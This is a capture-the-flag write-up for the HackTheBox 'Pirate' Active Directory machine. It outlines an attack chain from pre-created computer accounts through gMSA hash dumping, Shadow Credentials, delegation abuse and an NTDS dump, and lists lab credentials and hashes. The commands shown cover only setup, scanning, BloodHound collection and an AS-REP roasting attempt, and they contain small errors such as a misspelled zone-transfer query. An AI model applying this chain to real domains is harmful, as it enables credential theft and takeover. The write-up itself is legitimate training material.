HackTheBox: Pirate

🎯 Pirate

| OS: Windows | Difficulty: Hard | IP: 10.129.49.177 |
⛓️ TL;DR / Attack Chain
- Foothold: Exploited pre-created computer accounts using the
pre2kmodule with initialpentestcredentials to obtain a TGT forMS01$. Leveraged this computer account to dump the NTLM hashes for the domain’s Group Managed Service Accounts (gMSA) over LDAP. - Lateral Movement (Shadow Credentials): Used the
gMSA_ADCS_prod$account to create a new machine account (tralsesecpc). CoercedWEB01to authenticate to a listener ontralsesecpcand relayed the authentication to LDAPS on the Domain Controller to perform a Shadow Credentials attack againstWEB01$. - User Escalation: Obtained the NT hash for
WEB01$via the generated certificate. Used the computer account’s privileges to impersonate the localAdministratoronWEB01via S4U delegation, allowing the harvest of cleartext credentials for the usera.whitefrom memory. - Privilege Escalation (Domain Admin): Used
a.whiteto reset the password of the administrative accounta.white_adm. Leverageda.white_admto perform Kerberos Constrained Delegation via SPN manipulation on theDC01$andWEB01$objects, obtaining a service ticket forcifs/dc01.pirate.htbas the Administrator to dump the NTDS.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
pentest |
p3nt3st2025!& |
Initial access credentials provided for the engagement. |
MS01$ |
ms01 |
Verified via SMB password spraying; confirmed by the STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT response. |
EXCH01$ |
exch01 |
Verified via SMB password spraying; confirmed by the STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT response. |
gMSA_ADCS_prod$ |
304106f739822ea2ad8ebe23f802d078 |
Extracted (NTLM hash) via LDAP query using the MS01$ computer account ticket. |
gMSA_ADFS_prod$ |
8126756fb2e69697bfcb04816e685839 |
Extracted (NTLM hash) via LDAP query using the MS01$ computer account ticket. |
web01$ |
feba09cf0013fbf5834f50def734bca9 |
Retrieved (NTLM hash) through a successful Shadow Credentials attack followed by certipy auth. |
a.white |
E2nvAOKSz5Xz2MJu |
Discovered in cleartext by dumping LSA secrets from WEB01. |
a.white_adm |
Tralsesec123! |
Account password reset using the high-level permissions of the a.white user. |
Administrator |
598295e78bd72d66f837997baf715171 |
Final Domain Admin hash obtained by dumping the NTDS database from the Domain Controller. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can execute the rest of the commands smoothly.
[Insert your variable exports and /etc/hosts echo command here]
$ DOMAIN=pirate.htb; DC_IP=10.129.49.177; DC=DC01.pirate.htb; USER=pentest; PASS='p3nt3st2025!&' && \
  echo "$IP $DC $DOMAIN PIRATE.HTB DC01.PIRATE.HTB dc01.pirate.htb" | sudo tee /etc/hosts
To avoid Kerberos clock-skew errors, ensure your local time is synced to the Domain Controller.
$ sudo timedatectl set-ntp false && timedatectl status && \
  sudo ntpdate -u -b $DC_IP && date

               Local time: Thu 2026-05-07 18:23:19 CEST
           Universal time: Thu 2026-05-07 16:23:19 UTC
                 RTC time: Thu 2026-05-07 16:23:19
                Time zone: Europe/Berlin (CEST, +0200)
System clock synchronized: yes
              NTP service: inactive
          RTC in local TZ: no

8 May 01:23:29 ntpdate[40481]: step time server 10.129.49.177 offset +25199.974004 sec

Fri May  8 01:23:34 AM CEST 2026
🔍 1. Enumeration
Nmap & DNS
We begin with a standard port scan to identify available services.
$ nmap -sV -sC -p- pirate.htb -oA nmap

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-07 17:50 +0200
Nmap scan report for pirate.htb (10.129.49.177)
Host is up (0.018s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-07 22:52:02Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-07T22:53:37+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-05-07T22:08:30
|_Not valid after:  2027-05-07T22:08:30
443/tcp   open  https?
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-07T22:53:37+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-05-07T22:08:30
|_Not valid after:  2027-05-07T22:08:30
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-07T22:53:37+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-05-07T22:08:30
|_Not valid after:  2027-05-07T22:08:30
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: pirate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.pirate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.pirate.htb
| Not valid before: 2026-05-07T22:08:30
|_Not valid after:  2027-05-07T22:08:30
|_ssl-date: 2026-05-07T22:53:37+00:00; +7h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49669/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49922/tcp open  msrpc         Microsoft Windows RPC
50491/tcp open  msrpc         Microsoft Windows RPC
59629/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2026-05-07T22:53:00
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.20 seconds
$ dig afxr @pirate.htb pirate.htb

; <<>> DiG 9.20.22-1-Debian <<>> afxr @pirate.htb pirate.htb
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 13907
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;afxr.				IN	A

;; Query time: 37 msec
;; SERVER: 10.129.49.177#53(pirate.htb) (UDP)
;; WHEN: Thu May 07 18:08:02 CEST 2026
;; MSG SIZE  rcvd: 33

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7250
;; flags: qr aa rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;pirate.htb.			IN	A

;; ANSWER SECTION:
pirate.htb.		0	IN	A	10.129.49.177

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Thu May 07 18:08:02 CEST 2026
;; MSG SIZE  rcvd: 55
A zone transfer attempt fails, but we successfully identify the domain as pirate.htb. Make sure to add DC01.pirate.htb to your hosts file.
BloodHound
Using our provided pentest credentials, we collect Active Directory data using BloodHound.
$ bloodhound-python -u "$USER" -p "$PASS" -d "$DOMAIN" -dc dc01.pirate.htb -ns $DC_IP -c All --zip --disable-autogc
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: pirate.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.pirate.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: dc01.pirate.htb
INFO: Connecting to GC LDAP server: dc01.pirate.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: WEB01.pirate.htb
INFO: Querying computer: DC01.pirate.htb
INFO: Done in 00M 04S
INFO: Compressing output into 20260508015910_bloodhound.zip
disabled gc because python had a hard time to resolve the address
Once loaded into the GUI, we uncover a few interesting initial paths and dead ends. First, we spot a Guest account that seemingly does not require a password to authenticate.

Users which do not require password to authenticate:
GUEST@PIRATE.HTB




However, attempting to request a Ticket Granting Ticket for this user reveals that the account is disabled or the credentials have been revoked.
$ impacket-GetNPUsers -dc-ip $DC_IP -request 'PIRATE.HTB/GUEST' -format hashcat -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for GUEST
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
We also observe the A.WHITE_ADM account, which is part of the IT group.
